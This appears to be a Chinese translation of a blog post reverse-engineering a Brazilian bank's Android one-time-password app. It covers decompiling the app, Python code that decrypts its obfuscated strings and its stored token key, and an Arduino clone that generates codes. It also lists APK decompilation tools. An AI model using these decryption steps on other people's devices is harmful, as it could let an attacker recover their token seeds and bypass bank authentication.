我这次要对全巴西最大的银行之一开刀，我也经常会使用到这家银行所提供的服务。他使用包括用户密码在内的多种途径来验证用户的身份。我逆向的动态口令(OPT)也是其中一种，并且我把他移植到了 Arduino-compatible 平台上。

免责声明和更多的免责声明


在文章中我已经去掉了敏感的信息，以保护无辜的人的利益。而且这项研究的结果也不足以让我能够黑掉别人的银行账户。即使一个拥有 root 权限的第三 方恶意应用，在没有足够的账户信息的前提下，都不能模拟动态口令的生成。而且，这次研究并没有发现任何代码层面的漏洞，这家银行的生成算法甚至比 google 的认证算法还要安全，甚至可以说这篇文章是对该银行 APP 安全性的一次褒奖。他的动态生成算法，完全符合 TOTP 规范。把数据安全做到了极 致。

下面就是免责声明 balabala 一大堆，请原谅小编就不翻译了，想看的可以去原文地址观看


通常对于新用户，他们会得到一张密保卡，但是密保卡这东西是极其不方便的。另外一个更好的方法就是使用 android app 生成一个动态口令，大胆的猜测，这个口令的生成可能把手机号，或者是 pin 值作为参数。在我每次刷机，或者更换手机的时候，都要重新绑定一遍这个安 全服务。虽然过程比较简单，但还是令我不爽。所以我决定，逆向这个 android APP 做一个自己的动态密码生成工具。

Activating the application 激活应用

在阅读源码之前，我还是喜欢先把应用下载下来看看他长啥样，下面是三个阶段的截图。


4:32
Apps
App permissions
needs access to:
Storage
Modify or delete the contents of your USB storage
Your location
Approximate location (network-based)
Camera
Take pictures and videos

4:40
Chaves de Segurança
Ativação
Cód. 1
00000
00000
O
Cód. 2
0000
0000
O
Minha Chave


Chave de Segurança
326027

第一张是安装时的截图，看一下他所需要的权限，这可不是开发人员为何好玩才加上去的。他们其中有些甚至有可能影响到动态口令的生成。第二张是激活界面，需要填四个数字，这四个数字只能通过给银行打电话被告知。第三幅图就是，成功激活后生成的动态口令。

The toolset 工具相关

逆向 android 应用需要用到的几个小工具，在下面列出来了，其实就是网上常用的几种工具。

Android SDK
提供 adb 这个强大的命令行工具，提取 apk 文件，和获取手机信息全靠它。
dex2jar
这个工具可以吧 dex 转换成 jar 包的形式
JD, JD-GUI
这个就是・・java 反编译工具，直接出源码
Eclipse
这个就不多说了，地球人都知道。

Getting the APK file from the phone

第一步：取得 APK 文件

这个相当简单的嘛~。可以直接在 play 里面下，也可以使用 ADB 在手机中把他抓出来。

查找包名

```
$ ./adb shell pm list packages | grep mybank
package:com.mybank
```

确定路径

```
$ ./adb shell pm list packages | grep mybank
package:com.mybank
```

下载

```
$ ./adb pull /data/app/com.mybank-1.apk
2950 KB/s (15613144 bytes in 5.168s)
```

第二步：解压缩 APK 文件

APK 直接可以被解压缩，其实他就是一个压缩包文件，只是后缀不同。解压缩以后的 classes.dex 文件中包含了 java 源代码信息。

解压缩


```
$ unzip com.mybank-1.apk
(file list omitted for brevity)
```

把 dex 转换成 jar 文件

```
$ mv classes.dex com.mybank-1.dex
$ ./d2j-dex2jar.sh com.mybank-1.dex
dex2jar com.mybank-1.dex -> com.mybank-1-dex2jar.jar
```

第三步：瞅代码

把 jar 包放进 JD—GUI 里面，就可以看到源代码了。



很轻易的就可以发现几个比较特殊的包，br.com.mybank.integrador.token, br.com.othercompany.token ，com.mybank.varejo.token 毫无疑问核心代码就在里面，只不过代码应该被混淆了。

第四步：通过异常字符串反混淆

代码中经常的许多字符串名都被混淆了(其实是加密了，不过加密的秘钥在代码中能找到~，作者说是混淆就是混淆把~)，这比较蛋疼。要知道，代码中的字符串会对逆向起到很大的帮助。

```
public void trocaPINcomLogin(int paramInt, boolean paramBoolean, Perfil paramPerfil)
{
	if (paramPerfil == null)
		throw new IllegalArgumentException(a.a("1p5/eEf/sl3kbeUcP509qg=="));
	if (!this.jdField_a_of_type_U.jdField_a_of_type_JavaUtilHashtable.contains(paramPerfil))
		throw new RuntimeException(a.a("86jcmKgr/ZshQu9aGVbuGscy2nHW4UEWqudRoUXhImQ=") +
a.a("7u8KqqwqUD3a7FM339fp6pRrxUtQrHDMyqvZ6A2MurQ="));
	if ((this.jdField_a_of_type_BrComOtherCompanyTokenParamsGerenciador.isPinObrigatorio()) && (!paramBoolean))
		throw new RuntimeException(a.a("aMsL/5kjkXKD4K1SvpTuuJZUSOUOfL19UT2GxjJ/QzQ="));
	Configuracao localConfiguracao = paramPerfil.getConfiguracao();
	if ((localConfiguracao.a().a()) && (paramPerfil != this.jdField_a_of_type_BrComOtherCompanyTokenPerfil))
		throw new
RuntimeException(a.a("ASszutKFJW3iqDb7X/+vqAcYxTLXN2SJOIs0ne596Pu3ZoRxjiiscwhV6fT70efX"));
	localConfiguracao.a().a(paramInt);
	localConfiguracao.a().a(paramBoolean);
	this.jdField_a_of_type_U.a(paramPerfil);
	if (!paramPerfil.equals(this.jdField_a_of_type_BrComOtherCompanyTokenPerfil))
		a(paramPerfil);
}
```

不过幸运的是，在抛出异常的语句中，我们可以找到一些蛛丝马迹，我们通过观察可以发现，混淆字符串的函数是 a.a。根据这些信息的提示，我们可以猜测 a.a 是一个解密有关的类。顺理成章，我们直接去 a 函数中分析解密所使用的代码。

这是分析完 a 类之后的一些额外收获

p 类是一个 base64 解密的类。
b 类，实现了 AES 的功能。搜索这个类之中的一些字符串，我发现它是网络上的一个开源实现 Paulo Barreto's JAES 中的内容。
a 类中的 private static byte[]是混淆所使用的秘钥，可以通过一个简短的程序来反混淆。

不过不幸的是，a.a 不单单是 JAES 的 AES 加密的包装，其中也包含着自己实现的一些加密。

不过这都不是事儿，我还是把 a.a 中的解密函数用 python 实现了。

```
def decodeExceptionString(str):
	aesKey = <data from previous step>
	xorKey = <data from decompiled method>
	blockSize = 16

	aes = AES(aesKey)
	stringBytes = Base64.decode(str)
	outputString = ""

	for blockStart in xrange(0, len(stringBytes), blockSize):
		encryptedBlock = stringBytes[blockStart:blockStart+blockSize]
		plaintextBlock = aes.decrypt(encryptedBlock)
		outputString += plaintextBlock ^ xorKey
		xorKey = encryptedBlock

	return outputString
```

简而言之，除了 AES 和混淆秘钥，这个类还实现了 CBC(密码段链接)。

试验一下上述代码的功能

```
$ ./decode "ASszutKFJW3iqDb7X/+vqAcYxTLXN2SJOIsOne596Pu3ZoRxjiiscwhV6fT7OefX"
N?o é possível alterar PIN sem estar logado.
```

这段葡萄牙语的意思是，it is not possible to change PIN without being logged in。看来代码运行的还不错。

第五步：逆向核心代码-随机密码生成过程

解决了，字符串混淆的问题，接下来个就要弄清楚随机密码的生成过程了~找啊找啊找啊找~~~~找了好久，我终于发现了一个切入点，br.com.othercompany.token.dispositivo.OTP 这个类。下面是它抛出的一些异常，反混淆之后我们可以看到原 文。

```
public String calculate() throws TokenException {
	int i = (int)Math.max(Math.min((this.a.getConfiguracao().getAjusteTemporal() +
Calendar.getInstance().getTime().getTime() - 1175385600000L) / 36000L, 2147483647L), -2147483648L);
	a();
	if (i < 0)
		throw new TokenException("Janela negativa"), i);
	int j = (0x3 & this.a.getConfiguracao().getAlgoritmos().a) >> 0;
	switch (j)
	{
	default:
		throw new TokenException("Algoritmo inválido:" + j, i);
	case 0:
		return a(i);
	case 1:
```

```
        }
        return o.a(this.a.getConfiguracao().getChave().a(20), i);
}
```

很容易读懂，变量 i 是一个时间戳，从 2007 年 4 月 11 日到现在的秒数除以 36，36 就是每个动态口令的存活时间。

至于为什么是 2007 年 4 月 11 日，我就不知道了，大概是程序员他老婆的生日 ： ）

他还引入了一个修正函数 getAjusteTemporal()，为了解决各地区的时差问题。上文代码中的 o.a 函数是用于生成动态密码，他的两个参数一个是刚才说到的时间戳，还有一个是遗传 byte 数组(应该是一个密钥)。

第六步：寻找密钥

看一下，生成语句的这段调用，this.a.getConfiguracao().getChave().a(20) this.a 是一个 Perfil (profile) 对象，getConfiguracao() 返回一个 Configuracao (settings) 对象 getChave()返回一个 z 类，a(int)返回一个 byte 数组，这个数组就是 key。

z 类中的字符串，也经过了混淆，但是比较简单，反混淆过程就不提了.查看一下 c 类中的 a(int)函数，是返回一个 byte 数组，长度截取到参数 值。Perfil (profile) 对象反而是由 PersistenciaDB 类创建的，这个类中也包含了很多被混淆的字符串。

```
a = a.a("DwYyIlrWxIS9ruNMCKH/PQ==");
b = a.a("SceoTjidiOXqlgRUo9hcDw==");
c = a.a("yrYBlcp8nEfVKUT9WSqTqA==");
d = a.a("jUTzBfsP/AO/Kx/1+VQ3CQ==");
e = a.a("Y56SnU/pIKROPCLHu7oFuw==") + b + a.a("38oyp4eW3xqT3TaMfWZ5RA==") + "_id" +
a.a("3Q+FCEVH2PxZ31ms4WHHwNB4OEbmtWzHPhwoaB1nM7lGr+9zZzuVpx5iZ4YR+KUw") + c +
a.a("bYYIl6LtqthcUCCFFb7JCRSC8zr5hKIFXe5JHFCCkZA=") + d + a.a("ENCtPBu4RtFta2XI1GsQag==") +
a.a("ImPhDy43f+Nr4G5ofkZz+g==");
```

幸好 a.a 的机制我们前面研究过，翻译出的原文如下。

```
a = "token.db";
b = "perfis";
c = "nome";
d = "data";
e = "create table perfis (_id integer primary key autoincrement, nome text not null, data blob not null);";
```

竟然是一条，SQL 语句，真是很有趣，原来它使用数据库来存储配置信息。其中还有一个文件名 token.db,很可能是一个 SQLite 数据库。紧 接着通过研究 PersistenciaDB 类中的 carregar(load)函数，我们可以确定这一想法，他通过 SQLiteDatabase 类来访问这个数据库。

不过我接下来发现数据 blob(binary large object)在 carragar 函数中被 aa.a(和上文中的 a.a 不是一码事)这个函数加密了，这个函数接收 blob 数据，和一串 16 个字符的密钥。

在研究 aa.a 这个函数之前。我们先研究一下解密 Blob 的密钥，他作为 carregar 的一个参数传递进来。由 PersistenciaUtils 这个类产生。下面是这个类的入口。

```
public class PersistenciaUtils {
   public static byte[] getChave(Context paramContext, byte[] paramArrayOfByte) {
       try {
           byte[] arrayOfByte = MessageDigest.getInstance("SHA-1").digest(getId(paramContext).getBytes());
           return arrayOfByte;
       } catch (NoSuchAlgorithmException localNoSuchAlgorithmException) {
       }
       return new byte[20];
   }
   public static String getId(Context paramContext) {
       String str = Settings.System.getString(paramContext.getContentResolver(), "android_id");
```

```
        if (str == null)
            str = "<their default id>";
        return str;
    }
}
```

从代码可以看出，先取得 android_id 的 SHA-1 摘要，如果获取失败就是用一个默认的 16 进制 hash 字符串。

使用 adb 看看我的 android_id

```
$ ./adb shell
shell@hammerhead:/ $ content query --uri content://settings/secure --projection name:value --where
"name='android_id'"
Row: 0 name=android_id, value=0123456789abcdef
shell@hammerhead:/ $ exit
```

a.aa 把 blob 分成很多段，96 位的头，16 位的随机数，16 位的标签和为加密数据预留的空间。

进一步研究 aa 这个类，我们的到了，如下的信息。

类 a 实现了 EAX AEAD(Authenticated Encryption with Associated Data)
类 f 实现了 CMAC (Cipher-based Message Authentication Code)
类 h 实现了 CTR (counter) mode　广告计费的功能
以上三个类的算法实现都取自 JAES 库
类 l 实现了 SHA-1 哈希算法　，有趣的是类 PersistenciaUtil 并没有使用它，而是使用了 MessageDigest 这个函数来替代它。
类 m 实现了 HMAC (keyed-Hash Message Authentication Code) 算法
类 n，包装了 l 和 m，提供了 HMAC-SHA1 接口

最重要的我发现，aa.a 函数是通过 CMAC 标签进行加密的，写出 python 的解密代码。

```
def decodeBlob(datablob, android_id):
	header = datablob[:96]
	nonce = datablob[96:112]
	tag = datablob[112:128]
	cryptotext = datablob[128:]
	key1 = SHA1(android_id)[:16]
	aes = AES(key1)
	cmac = CMAC(aes)
	cmac.update(header)
	key2 = cmac.getTag()
	eax = EAX(key2, aes)
	(validTag, plaintext) = eax.checkAndDecrypt(cryptotext, tag)
	if validTag:
		return plaintext
```

如果 EAX 验证成功，aa.a 返回解密的内容给 PersistenciaDB 使用。

再来看 PersistenciaDB 这个类，其中的 a 方法可以解析明文数据并把它变成一个 perfil 对象，并反序列化之，把其变成一个包含着 bool，short，byte 的数组。

其中以下 3 个，是关键的数据，根据偏移量反推出偏移。

```
pin = int(blob[82:86])
key = blob[38:70]
timeOffset = long(blob[90:98])
```

这就是密钥所需要的三个数据，只要三个都正确，程序就可以正常运行。

第七步：深度理解代码

上文中得到的秘钥在 OPT 类中被截取到 20 个字节，并和时间戳一起传送到 o.a 方法中，这个方法引用了上文提到的很多类，所以，比较轻松的就写出了 python 代码~

```
def generateToken(key, timestamp):
	message = [0] * 8
	for i in xrange(7, 0, -1):
		message[i] = timestamp & 0xFF
		timestamp >>= 8

	hmacSha1 = HMAC_SHA1(key)
	hmacSha1.update(message)
	hash = hmacSha1.getHash()

	k = 0xF & hash[-1]
	m = ((0x7F & hash[k]) << 24 | (0xFF & hash[(k + 1)]) << 16 | (0xFF & hash[(k + 2)]) << 8 | 0xFF & hash[(k +
3)]) % 1000000;
	return "%06d" % m
```

基本时间戳是一个占 8 字节的长整形，手动把它转换成大端的 byte 数组，接着使用 HMAC-SHA1，取得 hash 最后四位作为整数读取的索引。使用这个整形，mod 1000000，就是我们的随机密码了，简单的超乎我的想象~~

马上我在 google 的 TOTP 认证的实现代码中，发现了很相似的一段。

```
public String generateResponseCode(byte[] challenge)
		throws GeneralSecurityException {
	byte[] hash = signer.sign(challenge);
	// Dynamically truncate the hash
	// OffsetBits are the low order bits of the last byte of the hash
	int offset = hash[hash.length - 1] & 0xF;
```

```
        // Grab a positive integer value starting at the given offset.
        int truncatedHash = hashToInt(hash, offset) & 0x7FFFFFFF;
        int pinValue = truncatedHash % (int) Math.pow(10, codeLength);
        return padOutput(pinValue);
}
```

其实他们使用了基本相同的算法。

第九步：克隆

现在一个德州出品的 Stellaris LaunchPad 正躺在我面前，我准备了如下的库~

Cryptosuite
  Arduino 的加密算法库 (包括 SHA and HMAC-SHA)
RTClib
  JeeNodes and Arduinos 所使用的轻量级时间日期库.
2x16LCD_library
A library for 2x16 LCD (like JDH162A or HD44780) written for Energia and Stellaris Launchpad (LM4F).

RTC 有一部分需要改进。由于 Stellaris LaunchPad 没有板载实时时钟，内部时钟需要在每次启动时设置，而且需要一台电脑来辅助，这是很麻烦的事情。

完整代码如下。

```
#include <sha1.h>
#include <LCD.h>
#include <RTClib.h>
RTC_Millis RTC;
```

```
void setup() {
	RTC.begin(DateTime(__DATE__, __TIME__));

	LCD.init(PE_3, PE_2, PE_1, PD_3, PD_2, PD_1);
	LCD.print("Token");
	LCD.print("valverde.me", 2, 1);
	delay(1000);
	LCD.clear();
}
char token[6];
uint8_t message[8];
long timestamp = 0;
long i = 0;
uint8_t key[] = {<your key here>};
void showToken() {
	long now = RTC.now().get() - 228700800 + 7200;
	i = now / 36;
	int timeLeft = now % 36;

	for(int j = 7; j >= 0; j--) {
		message[j] = ((byte)(i & 0xFF));
		i >>= 8;
	}

	Sha1.initHmac(key, 20);
	Sha1.writebytes(message, 8);

	uint8_t * hash = Sha1.resultHmac();
```

```
        int k = 0xF & hash[19];
        int m = ((0x7F & hash[k]) << 24 | (0xFF & hash[(k + 1)]) << 16 | (0xFF & hash[(k + 2)]) << 8 | 0xFF &
hash[(k + 3)]) % 1000000;
        LCD.print(m, 2, 1);
        LCD.print(36 - timeLeft, 2, 15);
}
void loop() {
        LCD.clear();
        LCD.print("Current token:");
        showToken();
        delay(1000);
}
```

最后作者还分享了一个，解决 Arduino 时间问题的小技巧~这里省略啦~感兴趣的同学可以去原文看。

原文地址：http://blog.valverde.me/2014/01/03/reverse-engineering-my-bank%27s-security-token/#.UwaOCGI723D

将 APK 反编译至 eclipse 工程

最近分析别人文件的编码方式，实在想不到了，只能看源码找~发现还是源码面前无秘密啊~这里记下用到的工具和方法。

首先一个 apk 无论有没有加过代码混淆，都不会影响我们反编译他，只不过混效果可读性会差很多。但是如果你能想办法找到 map 文件的话就好办了~

用到的工具：

apkTool：http://code.google.com/p/android-apktool/downloads/list　　（这个需要把三个文件解压在一个目录下）

Dex2Jar：http://code.google.com/p/dex2jar/

JavaDecompiler：http://java.decompiler.free.fr/?q=jdgui

Go

